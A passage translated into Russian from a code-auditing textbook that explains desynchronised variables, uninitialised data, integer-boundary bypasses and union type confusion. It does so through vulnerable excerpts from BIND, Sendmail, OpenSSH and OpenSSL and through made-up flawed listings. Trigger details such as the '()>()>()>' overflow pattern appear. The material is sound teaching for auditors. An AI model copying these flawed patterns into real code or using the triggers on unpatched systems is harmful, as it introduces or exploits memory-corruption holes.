Предыдущий пример показывает довольно прямолинейную ошибку. Обычно уязвимости такого рода гораздо сложнее, потому что несколько связанных переменных вместе представляют состояние приложения или потому что сложные пути выполнения дают больше возможностей для десинхронизации переменных. Чтобы увидеть пример таких путей выполнения, рассмотрим листинг 7-2 из кода resolver BIND 9.2.1. Код сокращен, потому что он довольно длинный и

достаточно труден для чтения.

Листинг 7-2. *Уязвимость кода resolver gethostans() в Bind 9.2.1*

```
static struct hostent *gethostans(struct irs_ho *this,
                                  const u_char *ansbuf,
                                  int anslen,
                                  const char *qname,
                                  int qtype,
                                  int af,
                                  int size,
                                  /* meaningless for addrinfo cases */
                                  struct addrinfo **ret_aip,
                                  const struct addrinfo *pai) {
    struct pvt *pvt = (struct pvt *)this->private;
    int type, class, buflen, ancount, qdcount, n, haveanswer, had_error;
    int error = NETDB_SUCCESS, arcount;
    int (*name_ok)(const char *);
    const HEADER *hp;
    const u_char *eom;
    const u_char *eor;
    const u_char *cp;
    const char *tname;
    const char *hname;
    char *bp, **ap, **hap;
    char tbuf[MAXDNAME+1];
    struct addrinfo sentinel, *cur, ai;
    const u_char *arp = NULL;

    ...
    eom = ansbuf + anslen;
    ...
    bp = pvt->hostbuf;
    buflen = sizeof pvt->hostbuf;
    cp = ansbuf + HFIXEDSZ;
    ...
    haveanswer = 0;
    had_error = 0;
    while (ancount-- > 0 && cp < eom && !had_error) {
```

Теперь рассмотрим переменные, участвующие в предыдущем коде. При входе в функцию `ansbuf` является указателем на DNS response packet, а `cp` указывает на первую запись в пакете после DNS-заголовка. Буфер `pvt->hostbuf` хранит имена хостов, прочитанные из DNS-ответа. Переменная `buflen` представляет объем оставшегося места в буфере `hostbuf` и соответствующим образом обновляется по мере записи в буфер каждого ответа из пакета. Переменная `bp` содержит текущую позицию записи в буфере имени хоста. Поэтому каждый раз, когда `bp` инкрементируется и указывает дальше в буфер, `buflen` должна уменьшаться на ту же величину. Цикл `while` в конце проходит по каждому ответу в DNS response packet (это отслеживается переменной `anscount`), убеждаясь, что чтение не выходит за конец пакета (хранящийся в `eom`).

Следующий код обрабатывает извлечение имен хостов из ответа `CNAME` на запрос. С точки зрения безопасности он корректен и должен дать вам некоторое понимание использования переменных:

```
...
if ((qtype == T_A || qtype == T_AAAA ||
     qtype == ns_t_a6 || qtype == T_ANY) &&
    type == T_CNAME) {
    if (ap >= &pvt->host_aliases[MAXALIASES-1])
        continue;

    n = dn_expand(ansbuf, eor, cp, tbuf, sizeof tbuf);
    if (n < 0 || !maybe_ok(pvt->res, tbuf, name_ok)) {
        had_error++;
        continue;
    }
    cp += n;
```

```
    /* Store alias. */
    *ap++ = bp;
    ...
    n = strlen(tbuf) + 1; /* for the \0 */
    if (n > buflen || n > MAXHOSTNAMELEN) {
        had_error++;
        continue;
    }

    strcpy(bp, tbuf);
    pvt->host.h_name = bp;
    hname = bp;
    bp += n;
    buflen -= n;
    continue;
```

В сущности, если запрос является запросом IP-адреса (`qtype==T_A`), а сервер отвечает `CNAME`, то есть псевдонимом, программе нужно записать этот псевдоним в список (`pvt->host_aliases`) и поместить имя хоста в буфер `pvt->hostbuf`. Если в списке псевдонимов есть место, BIND использует `dn_expand()`, чтобы извлечь имя хоста из пакета во временный буфер `tbuf`. Если это имя допустимо, псевдоним сохраняется в буфере имени хоста. Обратите внимание, что выделенное ранее отношение между синхронным движением `bp` и `buflen` сохранено. Проверяющий код, сосредоточенный на этом отношении, увидит один случай, где десинхронизация `bp` и `buflen` возможна, а именно при преобразовании информации, связанной с записями A и AAAA. Проблемный код показан в следующем фрагменте:

```
case T_A:
case T_AAAA:
convertinfo:
    /* convert addrinfo into hostent form */
    ...
    if (ret_aip) {
        /* need addrinfo. keep it. */
        while (cur && cur->ai_next)
            cur = cur->ai_next;
    } else if (cur->ai_next) {
        /* need hostent */
        struct addrinfo *aip = cur->ai_next;

        for (aip = cur->ai_next; aip; aip = aip->ai_next) {
            int m;

            m = add_hostent(pvt, bp, hap, aip);
            if (m < 0) {
                had_error++;
                break;
            }

            if (m == 0)
                continue;

            if (hap < &pvt->h_addr_ptrs[MAXADDRS-1])
                hap++;

            bp += m;
        }

        freeaddrinfo(cur->ai_next);
        cur->ai_next = NULL;
    }

    cp += n;
    break;

default:
    abort();
}
if (!had_error)
```

```
        haveanswer++;
    }
```

Как видите, переменная `bp` обновляется без уменьшения `buflen`, тем самым десинхронизируя две переменные. Это создает возможность для клиентов отправлять искаженные DNS-ответы с несколькими A и AAAA ответами, которые сохраняются неправильно; в результате переменная `pvt->hostbuf` может быть переполнена. Эта уязвимость с тех пор была исправлена удалением данного отношения между переменными, чтобы подобный баг не возник снова. Вместо переменной `buflen` введена переменная-указатель `ep`, статически установленная на конец буфера. Хотя эта переменная тоже связана с `bp`, отношение безопаснее, потому что `ep` никогда не должна двигаться и, следовательно, никогда не может быть десинхронизирована. В такой ситуации нужно пытаться выявлять участки кода, где `bp` инкрементируется за `ep`, а вычитание двух указателей (`ep - bp`) преобразуется в большое положительное integer, передаваемое как аргумент длины.

Предыдущий пример продемонстрировал переменную длины, которая неправильно обновлялась относительно оставшегося места в буфере. Несмотря на объем кода в этой функции, это все еще прямолинейный пример, поскольку только две переменные составляли состояние, которое вы пытались десинхронизировать. Иногда несколько переменных взаимосвязаны и представляют более сложное состояние, как в листинге 7-3, который состоит из кода Sendmail 8.11.x.

Листинг 7-3. *Уязвимость связанных переменных в Sendmail crackaddr()*

```
char *crackaddr(addr)
    register char *addr;
{
    register char *p;
    register char c;
    int cmtlev;
    int realcmtlev;
    int anglelev, realanglelev;
    int copylev;
    int bracklev;
    bool qmode;
    bool realqmode;
    bool skipping;
    bool putgmac = false;
    bool quoteit = false;
    bool gotangle = false;
    bool gotcolon = false;
    register char *bp;
    char *buflim;
    char *bufhead;
    char *addrhead;
    static char buf[MAXNAME + 1];

    ...
    bp = bufhead = buf;
    buflim = &buf[sizeof buf - 7];
    p = addrhead = addr;
    copylev = anglelev = realanglelev = cmtlev = realcmtlev = 0;
    bracklev = 0;
    qmode = realqmode = false;

    while ((c = *p++) != '\0') {
        /*
        ** If the buffer is overfull, go into a
        ** special "skipping" mode that tries to
        ** keep legal syntax but doesn't actually
        ** output things
        */
        skipping = bp >= buflim;
```

Листинг 7-3 показывает начальную настройку функции `crackaddr()`, которая используется для проверки синтаксиса предоставленного адреса электронной почты, а также для вывода его в символьный массив `buf`. Здесь несколько переменных вместе представляют состояние функции.

Все переменные, заканчивающиеся на `lev`, обозначают некоторый уровень вложенных компонентов адреса. Переменная режима `skipping` используется для указания, что места в выходном буфере больше нет, а несколько других переменных представляют разные аспекты входной строки и ее допустимости. Следующий код показывает еще немного обработки в этой функции.

```
/* check for comments */
if (c == '(') {
    cmtlev++;

    /* allow space for closing paren */
    if (!skipping) {
        buflim--;
        realcmtlev++;
        if (copylev++ <= 0) {
            if (bp != bufhead)
                *bp++ = ' ';
            *bp++ = c;
        }
    }
}

if (cmtlev > 0) {
    if (c == ')') {
        cmtlev--;
        copylev--;
        if (!skipping) {
            realcmtlev--;
            buflim++;
        }
    }
    continue;
}

...

if (c == '>') {
    if (anglelev > 0) {
        anglelev--;
        if (!skipping) {
            realanglelev--;
            buflim++;
        }
    } else if (!skipping) {
        /* syntax error: unmatched > */
        if (copylev > 0)
            bp--;
        quoteit = true;
        continue;
    }

    if (copylev++ <= 0)
        *bp++ = c;
    continue;
}
```

В некоторых случаях запись в выходной буфер происходит без проверки переменной режима `skipping`, которая должна подтверждать наличие достаточного места, а именно при работе с символом угловой скобки (>). Изучив код, можно увидеть повторяющиеся шаблоны, которые пользователи могут предоставить, чтобы заставить эти символы записываться за пределы буфера. В частности, когда предоставляется символ угловой скобки, он может быть записан в выходной буфер несмотря на включенный skipping mode, если `copylev` меньше или равен нулю. Когда символ угловой скобки записывается, `copylev` инкрементируется, поэтому нужен способ уменьшить его обратно до нуля. Оказывается, `copylev` можно декрементировать, предоставив закрывающую скобку, если `cmtlev` больше 0; это можно обеспечить, сначала предоставив открывающую скобку. Поэтому шаблон `()>()>()>` ... приводит к записи некоторого количества

символов > за пределы буфера. У этого бага две первопричины: есть места, где символы могут записываться в выходной буфер несмотря на включенный skipping mode, и переменные `lev` не инкрементируются и декрементируются одинаково символами, ограничивающими компонент адреса, такими как (и), когда skipping mode включен.

Когда вы начинаете изучать новую функцию, полезно быстро пройти по коду и выявить в функции отношения, подобные этому. Затем сделайте один проход, чтобы понять, могут ли какие-либо переменные быть десинхронизированы. Хорошо спроектированное приложение стремится сводить отношения между переменными к минимуму. Разработчики часто скрывают сложные отношения в отдельных подсистемах, чтобы внутренние детали не были открыты вызывающему коду; такое сокрытие переменных известно как **data hiding** и обычно считается хорошим стилем программирования. Однако data hiding может усложнить вашу работу, распределяя сложные отношения по нескольким файлам и функциям. Примеры data hiding включают private variables в классе C++ и подсистему управления буферами в OpenSSH. В следующем разделе вы увидите пример уязвимости десинхронизации в этой подсистеме управления буферами.

Неправильное управление структурами и объектами

Приложения часто используют крупные структуры для управления состоянием программы и сессии, а также для группировки связанных элементов данных. Сама суть объектно-ориентированного программирования поощряет такое поведение, поэтому проверяющие код часто сталкиваются с кодом, который широко использует непрозрачные объекты или структуры, нередко изменяемые через недостаточно документированные интерфейсы. Проверяющие код должны разобраться в этих интерфейсах, чтобы понять назначение объектов и составляющих их членов.

Как обсуждалось в предыдущем разделе, чем больше связанных переменных есть в части приложения, тем выше вероятность ошибки несогласованного состояния. Одна из целей аудита объектно-ориентированного кода -- определить, можно ли десинхронизировать связанные члены структуры или оставить их в неожиданном либо несогласованном состоянии, чтобы заставить приложение выполнить некоторую непредвиденную операцию. Например, OpenSSH широко использует динамические изменяемые буферы данных по всему приложению. Процедура, отвечающая за инициализацию структуры буфера, `buffer_init()`, показана в листинге 7-4.

Листинг 7-4. *Уязвимость повреждения буфера в OpenSSH 3.6.1*

```
/* Initializes the buffer structure. */
void buffer_init(Buffer *buffer) {
    buffer->alloc = 4096;
    buffer->buf = xmalloc(buffer->alloc);
    buffer->offset = 0;
    buffer->end = 0;
}
```

Из этого можно вывести, что переменные `buf` и `alloc` имеют связь: член `alloc` всегда должен представлять количество байтов, выделенных в буфере. Изучая другие функции `buffer_*`, можно вывести еще несколько отношений, а именно что `offset` и `end` являются смещениями внутри буфера, оба должны быть меньше `alloc`, и `offset` должен быть меньше `end`. Если эти отношения не соблюдаются, код может содержать проблемы integer underflow. Поэтому при анализе этого приложения нужно определить, можно ли нарушить какие-либо из этих отношений между переменными, поскольку результирующее несогласованное состояние может вызвать переполнение буфера.

В этом коде две переменные могут быть десинхронизированы в одном случае: переменные `buf` и `alloc`. Эта проблема возникает в `buffer_append_space()`, показанной в следующем коде:

```
/*
 * Appends space to the buffer, expanding the buffer if
```

```
 * necessary. This does not actually copy the data into the
 * buffer, but instead returns a pointer to the allocated
 * region.
 */
void *buffer_append_space(Buffer *buffer, u_int len) {
    void *p;

    if (len > 0x100000)
        fatal("buffer_append_space: len %u not supported", len);

    /* If the buffer is empty, start using it from the beginning. */
    if (buffer->offset == buffer->end) {
        buffer->offset = 0;
        buffer->end = 0;
    }

restart:
    /* If there is enough space to store all data, store it now. */
    if (buffer->end + len < buffer->alloc) {
        p = buffer->buf + buffer->end;
        buffer->end += len;
        return p;
    }

    /*
     * If the buffer is quite empty, but all data is at
     * the end, move the data to the beginning and retry.
     */
    if (buffer->offset > buffer->alloc / 2) {
        memmove(buffer->buf, buffer->buf + buffer->offset,
                buffer->end - buffer->offset);
        buffer->end -= buffer->offset;
        buffer->offset = 0;
        goto restart;
    }

    /* Increase the size of the buffer and retry. */
    buffer->alloc += len + 32768;
    if (buffer->alloc > 0xa00000)
        fatal("buffer_append_space: alloc %u not supported", buffer->alloc);

    buffer->buf = xrealloc(buffer->buf, buffer->alloc);
    goto restart;

    /* NOTREACHED */
}
```

Переменная `alloc` увеличивается на определенную величину, из-за чего становится несогласованной с количеством данных, выделенных в `buf`. Затем `buf` перевыделяется, так что структура снова согласована при возврате вызывающей функции, но разработчик не учел последствия отказа функции `xrealloc()` или провала проверки длины `alloc` относительно константного значения `0xa00000`. Оба отказа в конечном счете приводят к вызову функции `fatal()`. Если проверка длины проваливается или `xrealloc()` завершается неудачно, `fatal()` вызывается немедленно. Реализация `xrealloc()` показана в следующем коде:

```
void *xrealloc(void *ptr, size_t new_size) {
    void *new_ptr;

    if (new_size == 0)
        fatal("xrealloc: zero size");

    if (ptr == NULL)
        new_ptr = malloc(new_size);
    else
        new_ptr = realloc(ptr, new_size);

    if (new_ptr == NULL)
        fatal("xrealloc: out of memory (new_size %lu bytes)",
              (u_long) new_size);
```

```
    return new_ptr;
}
```

Можно видеть, что `xrealloc()` также вызывает `fatal()` при неудаче. Дальнейшее исследование показывает, что функция `fatal()` очищает несколько глобальных переменных, включая буферы, используемые для обработки входных и выходных данных, с помощью процедуры `buffer_free()`, показанной здесь:

```
/* Frees any memory used for the buffer. */
void buffer_free(Buffer *buffer) {
    memset(buffer->buf, 0, buffer->alloc);
    xfree(buffer->buf);
}
```

Следовательно, если выделение памяти завершается неудачно или достигается встроенный порог размера, и изменяемый буфер является одной из этих глобальных переменных, функция `memset()` в `buffer_free()` записывает большой объем данных за пределы выделенного буфера. Затем вызываются еще несколько функций очистки, что создает возможность для эксплуатации.

Этот пример показывает, что баги неправильного управления структурами обычно бывают довольно тонкими, поскольку код управления структурами распределен по нескольким небольшим функциям, каждая из которых сама по себе довольно проста. Поэтому любые уязвимости обычно являются результатом совокупного, возникающего поведения сразу нескольких функций. Одна важная проблемная область в таком коде управления структурами -- низкоуровневые вопросы языка, такие как преобразование типов, отрицательные значения, арифметические границы и арифметика указателей (обсуждается в главе 6, "Проблемы языка C"). Причина в том, что код управления часто выполняет много вычислений и сравнений длин. Вспомните пример OpenSSL с арифметическими границами (см. листинг 7-10). Вы смогли передать отрицательное значение в функцию `BUF_MEM_grow()`, которая отвечает за управление буферами в библиотеках OpenSSL. Листинг 7-5 показывает внутреннее устройство этой функции.

Листинг 7-5. *Десинхронизация знаковой переменной в OpenSSL BUF_MEM_grow()*

```
typedef struct buf_mem_st {
    int length; /* current number of bytes */
    char *data;
    int max; /* size of buffer */
} BUF_MEM;

...

int BUF_MEM_grow(BUF_MEM *str, int len) {
    char *ret;
    unsigned int n;

    if (str->length >= len) {
        str->length = len;
        return(len);
    }

    if (str->max >= len) {
        memset(&str->data[str->length], 0, len - str->length);
        str->length = len;
        return(len);
    }

    n = (len + 3) / 3 * 4;
    if (str->data == NULL)
        ret = OPENSSL_malloc(n);
    else
        ret = OPENSSL_realloc(str->data, n);

    if (ret == NULL) {
        BUFerr(BUF_F_BUF_MEM_GROW, ERR_R_MALLOC_FAILURE);
        len = 0;
```

```
    } else {
        str->data = ret;
        str->length = len;
        str->max = n;
    }

    return(len);
}
```

Как видите, эта структура представляет длины знаковыми integers. Код в этом контексте довольно опасен, поскольку все сравнения в функции не учитывают отрицательные значения корректно. Можно видеть, что если функция получает отрицательное значение длины, первое сравнение проходит успешно, и программа ошибочно определяет, что в текущем выделенном буфере уже есть достаточно свободного места. Проверяющие код должны искать любые места, где в эту функцию может быть передана отрицательная длина, потому что это десинхронизирует `data` и `length`.

Естественно, при анализе объектно-ориентированного кода, например приложений на C++ или Java, связанные переменные часто организованы в классы. Вы уже рассмотрели простые несогласованности в объектах, связанные с неинициализированными переменными; однако более широкий набор проблем возникает, когда объект остается в несогласованном состоянии. Процесс поиска таких уязвимостей похож на пример OpenSSH: определите, как переменные связаны друг с другом, и попытайтесь понять, существует ли путь выполнения, где эти переменные могут обновляться неожиданным образом. Неявные member functions являются важной частью объектно-ориентированных языков, и аудиторы кода, скорее всего, найдут больше потенциальных тонких уязвимостей, вызванных неверными предположениями о поведении неявных member functions, например перегруженных операторов.

Совет аудитору

Определите, что означает каждая переменная в определении и как каждая переменная связана с другими. Когда вы поймете отношения, проверьте member functions или interface functions, чтобы определить, могут ли возникнуть несогласованности в выявленных отношениях между переменными. Для этого найдите пути выполнения, где одна переменная обновляется, а другая -- нет.

Инициализация переменных

Иногда программисты совершают ошибку, читая значение из переменной до того, как она была инициализирована. В основном это происходит в двух обстоятельствах:

• Программист хотел, чтобы переменная была инициализирована в начале функции, но забыл указать инициализатор при объявлении.

• Существует путь выполнения, где переменная случайно используется, так и не будучи инициализированной.

Ошибка инициализации переменной приводит к тому, что неинициализированные, а значит неопределенные, данные из области памяти, где находится переменная (обычно стек или куча программы), интерпретируются и получают смысл. Во многих случаях злоумышленники могут влиять на эти области памяти и использовать ошибку, чтобы получить контроль над процессом, содержащим проблемный код. В любом случае неожиданные данные дают возможность перейти по неожиданным путям выполнения, что часто имеет нежелательные результаты. Листинг 7-6 -- простой пример.

Листинг 7-6. *Использование неинициализированной переменной*

```
int login(char *login_string) {
    char *user, *style, *ptr;

    ptr = strchr(login_string, ':');
    if (ptr) {
        *ptr = '\0';
        user = strdup(login_string);
        style = strdup(ptr + 1);
        *ptr = ':';
    } else {
        user = strdup(login_string);
    }

    ...

    if (style) {
        ...
    }
}
```

Листинг 7-6 принимает login string, содержащую имя пользователя и необязательный login style, обозначенный двоеточием в login string. Позже код выбирает альтернативный путь выполнения на основе предоставленного login style. Проблема в том, что если style не предоставлен, переменная `style` никогда не инициализируется, и обращения к ней читают случайные данные из стека программы. При аккуратной манипуляции злоумышленники могли бы влиять на значения, которые принимают неинициализированные переменные. Атаковать эту уязвимость возможно, хотя и довольно сложно: злоумышленникам нужно выяснить порядок вызова функций и их относительную глубину стека, то есть если функция X вызывает функцию Y, а затем функцию Z, локальные переменные функции Y остаются в стеке примерно в том же месте, где функция Z выделяет место для своих локальных переменных.

Большинство уязвимостей такого рода возникает, когда функция идет по ненормальному пути выполнения. Функции, выделяющие несколько объектов, обычно имеют эпилог, который очищает объекты, чтобы избежать утечек памяти при возникновении ошибки. Рассмотрим код в листинге 7-7.

Листинг 7-7. *Неинициализированный буфер памяти*

```
int process_data(int sockfd) {
    char *buf;
    struct descriptor *desc;

    ...

    if (read_data(sockfd) < 0)
        goto err;

    ...
    allocate buf and desc and process data normally
    ...

    return 0;

err:
    if (buf)
        free(buf);
    if (desc)
        free_descriptor(desc);
    return -1;
}
```

Если ошибка возникает во время вызова `read_data()`, буфер `buf` не выделяется, как и `struct descriptor *desc`. Однако в условии `err` они все равно освобождаются, потенциально создавая эксплуатируемую ситуацию.

При аудите C++-кода обращайте особое внимание на member variables в объектах, поскольку неожиданные пути выполнения могут оставлять объекты в несогласованном или частично неинициализированном состоянии. Лучший способ начать изучать такой код обычно состоит в просмотре функций-конструкторов, чтобы увидеть, не забывают ли какие-либо конструкторы инициализировать некоторые элементы объекта. Листинг 7-8 показывает простой пример.

Листинг 7-8. *Неинициализированные атрибуты объекта*

```
class netobj {
private:
    char *data;
    size_t datalen;

public:
    netobj() {
        datalen = 0;
    }

    ~netobj() {
        free(data);
    }

    getdata() {
        return data;
    }

    int setdata(char *d, int n) {
        if (!(data = (char *)malloc(n)))
            return -1;
        memcpy(data, d, n);
    }

    ...
}

...

int get_object(int fd) {
    char buf[1024];
    netobj obj;
    int n;

    if ((n = read(fd, buf, sizeof(buf))) < 0)
        return -1;

    obj.setdata(buf, n);
    ...
    return 0;
}
```

В примере есть очевидная проблема: конструктор никогда не инициализирует свой member `data`. Поэтому если вызов `read()` завершается неудачно, деструктор автоматически вызывается во время эпилога функции. Деструктор по умолчанию для этого объекта затем вызывает функцию `free()` на member `data`, который является произвольным значением, потому что он никогда не был инициализирован, поскольку `obj.setdata()` никогда не вызывалась. Этот пример иллюстрирует важный момент: баги такого рода в C++-приложениях могут быть гораздо тоньше, потому что многие операции происходят неявно. Проверяющим код нужно помнить об этих неявных операциях, таких как вызовы конструкторов и деструкторов, перегруженные операторы и так далее, при оценке фрагмента кода.

Совет аудитору

Когда переменные читаются, определите, существует ли путь выполнения, где переменная не инициализируется значением. Обращайте особое внимание на cleanup epilogues, к которым переходят из нескольких мест функции, поскольку именно там наиболее вероятно возникновение уязвимостей такого рода. Также следите за функциями, которые предполагают, что переменные инициализированы где-то еще в программе. Когда вы находите такой код, попытайтесь определить, есть ли способ вызвать функции, делающие эти предположения, в моменты, когда эти предположения неверны.

Арифметические границы

Арифметические границы подробно представлены в главе 6. Однако при аудите использования переменных полезно иметь структурированный процесс выявления таких уязвимостей. Следующие три шага дают хороший план атаки:

1. Обнаружить операции, которые при срабатывании граничного условия имели бы последствия для безопасности (в основном вычисления и сравнения, основанные на длинах).

2. Определить набор значений для каждого операнда, которые вызывают соответствующее оборачивание арифметической границы.

3. Определить, может ли этот путь выполнения быть достигнут со значениями из набора, определенного на шаге 2.

Первый шаг обычно прост. Для аудиторов здравый смысл подсказывает, нужно ли считать арифметическую операцию способной неблагоприятно повлиять на приложение. В некотором смысле любая операция, которую можно подорвать, вредна для приложения; однако проблемы следует рассматривать по степени серьезности, от обычных багов до уязвимостей, представляющих непосредственную опасность при эксплуатации. Также нужно учитывать контекст ошибочного вычисления. В зависимости от характера приложения злоумышленника может не интересовать типичная ошибка вычисления длины буфера. Например, банковское приложение, которое неправильно обрабатывает отрицательные значения в транзакциях, потенциально еще опаснее, чем уязвимость повреждения памяти.

После выявления проблемных областей шаг 2 требует найти problem domain, то есть набор значений, которые могут вызвать арифметические граничные условия. Например, следующая строка кода выполняет проверку длины перед копированием данных:

```
if (length + 32 > sizeof(buffer))
```

Если предположить, что `length` -- 32-битное беззнаковое значение, видно, что integer wrap обходит эту проверку, когда `length` содержит значение между `0xFFFFFFE0` и `0xFFFFFFFF`. Вычисления с несколькими переменными часто имеют problem domains, которые не являются непрерывным набором значений, как в следующем выражении:

```
if (length1 + length2 > sizeof(buffer))
```

В этом примере проверку длины можно обойти, пока сумма `length1` и `length2` переполняет нулевую границу. Неважно, какая переменная принимает большое значение (или принимают ли обе), пока вместе они дают значение больше `0xFFFFFFFF`. При оценке таких проблем нужно записывать местоположение проблемного случая, а затем возвращаться к нему, когда у вас появится представление об ограничениях, наложенных на каждую переменную.

Наконец, на шаге 3 нужно определить, может ли путь выполнения быть достигнут, когда переменные содержат значения из problem domain. Этот шаг можно выполнить довольно прямолинейно:

• *Определите тип данных вовлеченной переменной.* Определение типа данных позволяет задать начальный набор значений, которые переменная может принимать. Если problem domain -- от `0xFFFFFFE0` до `0xFFFFFFFF`, но переменная является 16-битным беззнаковым integer, проверку можно автоматически отбросить, потому что переменная никогда не сможет принять значения из рассматриваемого domain. Обратите внимание на использование unsigned: знаковая 16-битная переменная может принимать значения из problem domain, если во время проверки происходят определенные преобразования типов.

• *Определите точки, в которых переменной присваивается значение.* Следующий шаг -- определить, где и как переменная получает значение. Обращайте внимание на то, какие значения по умолчанию может принимать параметр, и отмечайте любые специальные конфигурации, которые могут сделать приложение уязвимым. Также нужно проследить значения других переменных, присваиваемых подозрительной переменной. Если ни одно из присвоенных значений не может пересекаться с problem domain, операцию можно пометить как безопасную.

• *Определите ограничения на переменную от присваивания до уязвимой операции.* Теперь, когда вы знаете начальный набор значений и возможные присваивания, нужно определить любые ограничения, наложенные на переменную на уязвимом пути выполнения. Часто переменная проходит через ряд проверок, которые уменьшают набор значений, которые она может принимать. Нужно проследить переменную через ее использование и определить, какие значения входят в этот уменьшенный набор, известный как validated domain. Любое пересечение problem domain и validated domain представляет уязвимость.

• *Определите дополнительные ограничения пути выполнения.* Помимо переменной, используемой в уязвимой операции, другие переменные могут играть важную роль в срабатывании бага. Следует записывать эти дополнительные переменные и значения, которые могут приводить к уязвимым путям выполнения.

Теперь, когда вы понимаете, как выявлять арифметические граничные условия, попробуем применить процесс к уязвимому пути выполнения в листингах 7-9 и 7-10.

Листинг 7-9. *Пример арифметической уязвимости*

```
#define BLOB_MAX 1024

unsigned char *read_blob(unsigned char *blob, size_t pktlen) {
    int bloblen;
    unsigned char *buffer;

    bloblen = ntohl(blob);
    if (bloblen + sizeof(long) > pktlen || bloblen > BLOB_MAX)
        return NULL;

    buffer = alloc(bloblen);
    if (!buffer)
        return NULL;

    memcpy(buffer, blob + 4, bloblen);
    return buffer;
}
```

Для целей этого обсуждения предположим, что функция `alloc()` в листинге 7-9 уязвима к integer overflow, и вы хотите определить эксплуатируемый путь к этой функции. Для этого нужно сначала понять, как обойти сравнение длины, выполняемое выделенной строкой кода. Слева в сравнении `bloblen` должен принять значение, которое после добавления 4 будет меньше `pktlen`. Хотя `bloblen` знаковый, для левой части этого сравнения он преобразуется в беззнаковый integer. Это оставляет небольшой problem domain: от `0xFFFFFFFC` до `0xFFFFFFFF` (от -4 до -1). Справа в сравнении `bloblen` трактуется как знаковый, поэтому problem domain не меняется. Чтобы определить, уязвима ли эта функция, нужно посмотреть, как она вызывается; это показано в

листинге 7-10.

Примечание

Обсуждение листинга 7-9 предполагает, что вызов `alloc()` уязвим к integer wrapping condition. В реальном приложении вы бы проанализировали `alloc()` и определили, так ли это, но такое предположение разумно. Пользовательские обертки выделения памяти часто подвержены множеству арифметических проблем, как обсуждается далее в этой главе в разделе "Аудит управления памятью".

Листинг 7-10. *Пример арифметической уязвимости в родительской функции*

```
int process_packet(unsigned char *pkt, size_t pktlen) {
    unsigned int length = 0;
    int type = 0;
    unsigned char *data;

    type = pkt[0];
    switch (type) {
    case TYPE_KEY:
        length = ntohl(&pkt[1]);
        if (length != RSA_KEY_SIZE)
            return -1;

        data = read_blob(&pkt[1], pktlen);
        ...
        break;

    case TYPE_USER:
        data = read_blob(&pkt[1], pktlen);
        ...

    default:
        return -1;
    }
```

В листинге 7-10 есть два вызова `read_blob()`. Когда `type` равен `TYPE_KEY`, переменная `length` проверяется относительно `RSA_KEY_SIZE`, и функция возвращает ошибку, если значение не совпадает. Это означает, что validated domain содержит только одно значение -- `RSA_KEY_SIZE`, -- и вряд ли пересекается с problem domain. Поэтому вызов `read_blob()` в этом месте безопасен. Однако когда `type` равен `TYPE_USER`, таких ограничений нет. Следовательно, validated domain -- от `0x00000000` до `0xFFFFFFFF`, и здесь есть пересечение. Все значения из problem domain входят в validated domain, поэтому можно уверенно сказать, что это сравнение можно обойти. Вот единственные имеющиеся ограничения:

• `type == TYPE_USER`

• `length` (из функции `read_blob`) `+ sizeof(long)` меньше `pktlen` (поэтому, вероятно, нужно, чтобы `pktlen` был больше 4)

Путаница типов

Тип данных, производный от union, используется для хранения нескольких элементов данных в одном и том же месте памяти. Предполагаемая цель такого хранения состоит в том, что каждый из элементов данных взаимоисключающий, и одновременно может использоваться только один из них. Union-типы данных чаще всего используются, когда структуры или объекты должны представлять несколько типов данных в зависимости от внешнего условия, например разные непрозрачные объекты, прочитанные из сети. Иногда разработчики приложений путают, что именно представляют данные в union. Это может иметь катастрофические последствия для приложения,

особенно когда целочисленные типы данных путаются с типами указателей или сложные структуры одного типа путаются с другим. Хотя такая ошибка кажется маловероятной, она проявлялась как минимум в одном широко развернутом приложении. Большинство уязвимостей такого рода возникает из-за неправильной интерпретации переменной, используемой для определения того, какой вид данных содержит структура. Листинг 7-11 показывает короткий пример.

Листинг 7-11. *Путаница типов*

```
struct object {
    int type;
    union {
        int num;
        char *str;
        void *opaque;
    } u;
}

struct object *object_read(int sockfd) {
    int ret;
    struct object *obj;

    if (!(obj = (struct object *)calloc(1, sizeof(struct object))))
        die("calloc: %m");

    obj->type = get_type(sockfd);
    switch (obj->type & 0xFF) {
    case OBJ_NUM:
        ret = read_number(sockfd, &(obj->u.num));
        break;

    case OBJ_STR:
        ret = read_string(sockfd, &(obj->u.str));
        break;

    default:
        ret = read_opaque(sockfd, &(obj->u.opaque));
    }

    if (ret < 0) {
        free(obj);
        return NULL;
    }

    return obj;
}

int object_free(struct object *obj) {
    if (!obj)
        return -1;

    switch (obj->type) {
    case OBJ_NUM:
        break;

    case OBJ_STR:
        free_string(obj->u.str);
        break;

    default:
        free_opaque(obj->u.opaque);
    }

    free(obj);
    return 0;
}
```

Листинг 7-11 показывает интерфейс для чтения объектов некоторого вида из сети. Обратите внимание на небольшие различия между тем, как объекты инициализируются и как они очищаются. Переменная `type` -- 32-битный integer, прочитанный из сети, однако при инициализации объекта

проверяются только младшие 8 бит. При очистке объекта проверяются все 32 бита. Поэтому если предоставляется 32-битный integer type, у которого младшие биты равны `OBJ_NUM`, а старшие биты не все установлены в ноль, контролируемый пользователем integer передается в функцию `free_opaque()` и трактуется как адрес памяти, что, скорее всего, приведет к вызову `free()` на произвольной области памяти.

Списки и таблицы

Связанные списки и хэш-таблицы часто используются в приложениях, чтобы хранить коллекцию элементов данных в форме, удобной для извлечения и изменения. При реализации процедур, добавляющих и изменяющих эти структуры данных, допускаются некоторые распространенные ошибки, и они могут приводить к несогласованностям в структурах данных. Злоумышленники могут использовать эти несогласованности, чтобы заставить приложение выполнять операции, для которых оно не предназначалось.

Связанные списки часто используются для хранения связанных элементов данных, которые позже нужно найти или изменить в программе. Связанные списки могут быть односвязными или двусвязными. **Односвязные списки** -- это списки, в которых элементы содержат указатель на следующий элемент списка; элементы **двусвязных списков** содержат указатели и на следующий, и на предыдущий элемент списка. Кроме того, связанные списки могут быть **кольцевыми**, то есть последний элемент списка ссылается обратно на первый; для двусвязных списков указатель previous первого элемента ссылается обратно на последний элемент.

При аудите кода, использующего связанные списки, нужно изучить, насколько хорошо алгоритм реализует список и как он работает с граничными условиями при доступе к элементам этих списков. Нужно рассмотреть каждый из следующих пунктов, обсуждаемых в следующих разделах:

• Корректно ли алгоритм работает с манипулированием элементами списка, когда список пуст?

• Каковы последствия дублирующихся элементов?

• Всегда ли корректно обновляются указатели previous и next?

• Корректно ли учитываются диапазоны данных?

Манипулирование элементами пустых списков

